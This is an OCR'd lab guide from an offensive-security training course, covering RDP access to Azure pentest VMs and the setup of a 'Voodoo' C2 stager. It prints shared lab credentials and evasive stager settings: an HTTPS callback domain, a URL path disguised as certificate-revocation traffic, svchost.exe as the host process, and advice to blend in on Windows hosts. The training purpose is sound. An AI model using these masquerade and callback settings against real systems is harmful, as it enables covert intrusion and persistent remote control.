Azure RDP Access

Login Portal: https://portal.azure.com/


Student numbers:

- Student numbers are generally a number between 1 and 60.
- We normally write these student numbers with preceding 0s.
- For example. Student number 1 is “Student001”.
- We frequently replace your student number for “###” in this lab guide.
- Most of the time when you see ### in this lab guide, you will need to replace it with your student number, e.g. student 5 will need to replace “###” with “005”.


Assigned Azure accounts for students are as follows...

- Username (### is your student number): padawan###@traintestrepeatstage2sec.onmicrosoft.com
- Password: h0w1N0w2BROWN321COW
- Resource Group w/ Write Access (### is your student number): padawan###


Click on the “Resource group” icon:




Browse to your resource group and click on the name, e.g. padawan###:



Click on the resource with the type of “Virtual machine”:




You should now be able to view the “Public IP address” of the VM:




Note:

If you see an error similar to “The last operation performed on this VM failed. The VM is still running. View error details”, just ignore the error message. This is due to the custom image taking longer than expected to deploy, because it has many tools bake into the image for pentesting.

Click the “Connect” link and then click “RDP”:



This will enable us to download a RDP file via clicking the “Download RDP File” button:



Open this .rdp file to launch the remote desktop application and login into the server using the credentials collected earlier:

```
Username: .\pizzatrain
Password: Th3V4nd4ls!@#
```


Voodoo Stager

To prepare your Voodoo stager, if your LP docker isn't still running from earlier, run

```
cnoio_voodooce
```

and log in to your Voodoo LP. (Refer to "Interact Via Voodoo" if you need a refresher)


Click on Stagers -> Create Stager




Make sure the public IP of your LP is in "Domain" and choose the option for Windows x64 target.

We normally complete the fields similar to the following values for this training course:

- Name: winRdpMasqStager
- Communication Style: HTTPS Call-back
- Domain: <unique subdomain>.demovoodoo.com
- Port: 443
- Callback interval (seconds): 1
- URL Path: /CRL/partial_update
- Proxy: Use host settings
- Custom Headers: <None, N/A, Leave Blank>
- Target: Windows
- Architecture: x64
- Host Process: svchost.exe
- Command Argument / Passphrase: update







Ensure you enter a process name that would blend in on a Windows host and...

Click the "Update" button.

We will be using the "Python x64 2.7" payload...






Select the python code and copy it to your text editor...

Remove the default path of "c:\python27-x64\"...

